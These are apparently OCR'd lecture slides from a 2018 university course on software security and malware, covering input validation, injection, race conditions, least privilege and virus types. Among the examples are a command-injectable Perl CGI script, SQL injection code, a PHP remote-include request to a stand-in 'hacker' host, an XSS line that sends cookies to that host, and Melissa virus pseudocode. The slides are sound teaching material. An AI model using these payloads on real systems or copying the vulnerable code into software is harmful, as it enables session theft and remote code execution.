


Lecture 15 – Software Security Continued

October 16, 2018

Dr. Dan Massey

Interpretation of Program Input

- Program input may be binary or text
  - Binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of character sets being used
  - Care is needed to identify just which set is being used and what characters are being read
- Failure to validate may result in an exploitable vulnerability
- 2014 Heartbleed OpenSSL bug is a recent example of a failure to check the validity of a binary input value

Injection Attacks

- Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program

Most often occur in scripting languages

- Encourage reuse of other programs and system utilities where possible to save coding effort
- Often used as Web CGI scripts

```
 1  #!/usr/bin/perl
 2  # finger.cgi - finger CGI script using Perl5 CGI module
 3
 4  use CGI;
 5  use CGI::Carp qw(fatalsToBrowser);
 6  $q = new CGI;          # create query object
 7
 8  # display HTML header
 9  print $q->header,
10        $q->start_html('Finger User'),
11        $q->h1('Finger User');
12  print "<pre>";
13
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  print `/usr/bin/finger -sh $user`;
17
18  # display HTML footer
19  print "</pre>";
20  print $q->end_html;
```

(a) Unsafe Perl finger CGI script

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

(b) Finger form

```
Finger User
Login    Name                 TTY   Idle   Login   Time    Where
lpb      Lawrie Brown         p0           Sat     15:24 ppp41.grapevine

Finger User
attack success
-rwxr-xr-x   1 lpb   staff   537 Oct 21 16:19 finger.cgi
-rw-r--r--   1 lpb   staff   251 Oct 21 16:14 finger.html
```

(c) Expected and subverted finger CGI responses

```
14  # get name of user and display their finger details
15  $user = $q->param("user");
16  die "The specified user contains illegal characters!"
17      unless ($user =~ /^\w+$/);
18  print `/usr/bin/finger -sh $user`;
```

(d) Safety extension to Perl finger CGI script

Figure 11.2 A Web CGI Injection Attack

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" .
    mysql_real_escape_string($name) . "';"
$result = mysql_query($query);
```

(b) Safer PHP code

Figure 11.3 SQL Injection Example

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

Cross Site Scripting (XSS) Attacks

Attacks where input provided by one user is subsequently output to another user

Commonly seen in scripted Web applications

- Vulnerability involves the inclusion of script code in the HTML content
- Script code may need to access data associated with other pages
- Browsers impose security checks and restrict data access to pages originating from the same site

Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site

XSS reflection vulnerability

- Attacker includes the malicious script content in data supplied to a site

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```


(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Validating Input Syntax



Alternate Encodings

May have multiple means of encoding text

Growing requirement to support users around the globe and to interact with them using their own languages

Unicode used for internationalization

- Uses 16-bit value for characters
- UTF-8 encodes as 1-4 byte sequences
- Many Unicode decoders accept any valid equivalent sequence

Canonicalization

- Transforming input data into a single, standard, minimal representation
- Once this is done the input data can be compared with a single representation of acceptable input values

Validating Numeric Input

- Additional concern when input data represents numeric values
- Internally stored in fixed sized value
  - 8, 16, 32, 64-bit integers
  - Floating point numbers depend on the processor used
  - Values may be signed or unsigned
- Must correctly interpret text form and process consistently
  - Have issues comparing signed to unsigned
  - Could be used to thwart buffer overflow check

Input Fuzzing

Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989

Software testing technique that uses randomly generated data as inputs to a program

- Range of inputs is very large
- Intent is to determine if the program or function correctly handles abnormal inputs
- Simple, free of assumptions, cheap
- Assists with reliability as well as security

Can also use templates to generate classes of known problem inputs

- Disadvantage is that bugs triggered by other forms of input would be missed
- Combination of approaches is needed for reasonably comprehensive coverage of the inputs

Writing Safe Program Code

- Second component is processing of data by some algorithm to solve required problem
- High-level languages are typically compiled and linked into machine code which is then directly executed by the target processor

Security issues:
• Correct algorithm implementation • Correct machine instructions for algorithm • Valid manipulation of data

Correct Algorithm Implementation

Issue of good program development technique

- Algorithm may not correctly handle all problem variants
- Consequence of deficiency is a bug in the resulting program that could be exploited

Initial sequence numbers used by many TCP/IP implementations are too predictable

- Combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

Another variant is when the programmers deliberately include additional code in a program to help test and debug it

- Often code remains in production release of a program and could inappropriately release information
- May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform
- This vulnerability was exploited by the Morris Internet Worm

Ensuring Machine Language Corresponds to Algorithm

- Issue is ignored by most programmers
  - Assumption is that the compiler or interpreter generates or executes code that validly implements the language statements
- Requires comparing machine code with original source
  - Slow and difficult
- Development of computer systems with very high assurance level is the one area where this level of checking is required
  - Specifically Common Criteria assurance level of EAL 7

Correct Data Interpretation

- Data stored as bits/bytes in computer
  - Grouped as words or longwords
  - Accessed and manipulated in memory or copied into processor registers before being used
  - Interpretation depends on machine instruction executed
- Different languages provide different capabilities for restricting and validating interpretation of data in variables
  - Strongly typed languages are more limited, safer
  - Other languages allow more liberal interpretation of data and permit program code to explicitly change their interpretation

Correct Use of Memory

- Issue of dynamic memory allocation
  - Unknown amounts of data
  - Allocated when needed, released when done
  - Used to manipulate Memory leak
  - Steady reduction in memory available on the heap to the point where it is completely exhausted
- Many older languages have no explicit support for dynamic memory allocation
  - Use standard library routines to allocate and release memory
- Modern languages handle automatically

Race Conditions

- Without synchronization of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- Arise when writing concurrent code whose solution requires the correct selection and use of appropriate synchronization primitives
- Deadlock
  - Processes or threads wait on a resource held by the other
  - One or more programs has to be terminated

Operating System Interaction

Programs execute on systems under the control of an operating system

- Mediates and shares access to resources
- Constructs execution environment
- Includes environment variables and arguments

Systems have a concept of multiple users

- Resources are owned by a user and have permissions granting access with various rights to different categories of users
- Programs need access to various resources, however excessive levels of access are dangerous
- Concerns when multiple programs access shared resources such as a common file

Environment Variables

Collection of string values inherited by each process from its parent	• Can affect the way a running process behaves • Included in memory when it is constructed
Can be modified by the program process at any time	• Modifications will be passed to its children
Another source of untrusted program input	
Most common use is by a local user attempting to gain increased privileges	• Goal is to subvert a program that grants superuser or administrator privileges

```
#!/bin/bash
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 | sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

Vulnerable Compiled Programs

Programs can be vulnerable to PATH variable manipulation

If dynamically linked may be vulnerable to manipulation of LD_LIBRARY_PATH

Use of Least Privilege

Privilege escalation

- Exploit of flaws may give attacker greater privileges

Least privilege


- Run programs with least privilege needed to complete their function

Determine appropriate user and group privileges required

- Decide whether to grant extra user or just group privileges

Ensure that privileged program can modify only those files and directories necessary

Root/Administrator Privileges



System Calls and Standard Library Functions

Programs use system calls and standard library functions for common operations

Programmers make assumptions about their operation

- If incorrect behavior is not what is expected
- May be a result of system optimizing access to shared resources
- Results in requests for services being buffered, resequenced, or otherwise modified to optimize system use
- Optimizations can conflict with program goals

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for writing
for each pattern
   seek to start of file
   overwrite file contents with pattern
close file
remove file
```

(a) Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for update
for each pattern
   seek to start of file
   overwrite file contents with pattern
   flush application write buffers
   sync file system write buffers with device
close file
remove file
```

(b) Better secure file shredding program algorithm

Figure 11.7 Example Global Data Overflow Attack

Preventing Race Conditions

- Programs may need to access a common system resource
- Need suitable synchronization mechanisms
  - Most common technique is to acquire a lock on the shared file
- Lockfile
  - Process must create and own the lockfile in order to gain access to the shared resource
  - Concerns
    - If a program chooses to ignore the existence of the lockfile and access the shared resource the system will not prevent this
    - All programs using this form of synchronization must cooperate
    - Implementation

Safe Temporary Files

- Many programs use temporary files
- Often in common, shared system area
- Must be unique, not accessed by others
- Commonly create name using process ID
  - Unique, but predictable
  - Attacker might guess and attempt to create own file between program checking and creating
- Secure temporary file creation and use requires the use of random names

Other Program Interaction

Programs may use functionality and services of other programs

- Security vulnerabilities can result unless care is taken with this interaction
  - Such issues are of particular concern when the program being used did not adequately identify all the security concerns that might arise
  - Occurs with the current trend of providing Web interfaces to programs
  - Burden falls on the newer programs to identify and manage any security issues that may arise

Issue of data confidentiality/integrity

Detection and handling of exceptions and errors generated by interaction is also important from a security perspective

Handling Program Output

- Final component is program output
  - May be stored for future use, sent over net, displayed
  - May be binary or text
- Important from a program security perspective that the output conform to the expected form and interpretation
- Programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed
- Character set should be specified

Summary

- Software security issues
  - Introducing software security and defensive programming
- Writing safe program code
  - Correct algorithm implementation
  - Ensuring that machine language corresponds to algorithm
  - Correct interpretation of data values
  - Correct use of memory
  - Preventing race conditions with shared memory
- Handling program output
- Handling program input
  - Input size and buffer overflow
  - Interpretation of program input
  - Validating input syntax
  - Input fuzzing
- Interacting with the operating system and other programs
  - Environment variables
  - Using appropriate, least privileges
  - Systems calls and standard library functions
  - Preventing race conditions with shared system resources
  - Safe temporary file use
  - Interacting with other programs

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?

Lecture 18 – Data Security: Malicious Software

October 24, 2018

Dr. Dan Massey

Read Computer Security: Principle and Practices Chapter 6

Malicious Software

Viruses

- Piece of software that infects programs
  - Modifies them to include a copy of the virus
  - Replicates and goes on to infect other content
  - Easily spread through network environments
- When attached to an executable program a virus can do anything that the program is permitted to do
  - Executes secretly when the host program is run
- Specific to operating system and hardware
  - Takes advantage of their details and weaknesses

Virus Components

Infection mechanism

- Means by which a virus spreads or propagates
- Also referred to as the *infection vector*

Trigger

- Event or condition that determines when the payload is activated or delivered
- Sometimes known as a *logic bomb*

Payload

- What the virus does (besides spreading)
- May involve damage or benign but noticeable activity

Virus Phases

Dormant phase		
Virus is idle	Will eventually be activated by some event	Not all viruses have this stage

Triggering phase	
Virus is activated to perform the function for which it was intended	Can be caused by a variety of system events

Propagation phase		
Virus places a copy of itself into other programs or into certain system areas on the disk	May not be identical to the propagating version	Each infected program will now contain a clone of the virus which will itself enter a propagation phase

Execution phase	
Function is performed	May be harmless or damaging

Macro and Scripting Viruses

- NISTIR 7298 defines a macro virus as:

  "a virus that attaches itself to documents and uses the macro programming capabilities of the document's application to execute and propagate"

- Macro viruses infect scripting code used to support active content in a variety of user document types
- Are threatening for a number of reasons:
  - Is platform independent
  - Infect documents, not executable portions of code
  - Are easily spread
  - Because they infect user documents rather than system programs, traditional file system access controls are of limited use in preventing their spread, since users are expected to modify them
  - Are much easier to write or to modify than traditional executable viruses

```
macro Document_Open
    disable Macro menu and some macro security features
    if called from a user document
        copy macro code into Normal template file
    else
        copy macro code into user document being opened
    end if
    if registry key “Melissa” not present
        if Outlook is email client
           for first 50 addresses in address book
                send email to that address
                with currently infected document attached
           end for
        end if
        create registry key “Melissa”
    end if
    if minute in hour equals day of month
        insert text into document being opened
    end if
end macro
```

Figure 6.1 Melissa Macro Virus Pseudocode

Virus Classifications

Classification by target

- Boot sector infector
  - Infects a master boot record or boot record and spreads when a system is booted from the disk containing the virus
- File infector
  - Infects files that the operating system or shell considers to be executable
- Macro virus
  - Infects files with macro or scripting code that is interpreted by an application
- Multipartite virus
  - Infects files in multiple ways

Classification by concealment strategy

- Encrypted virus
  - A portion of the virus creates a random encryption key and encrypts the remainder of the virus
- Stealth virus
  - A form of virus explicitly designed to hide itself from detection by anti-virus software
- Polymorphic virus
  - A virus that mutates with every infection
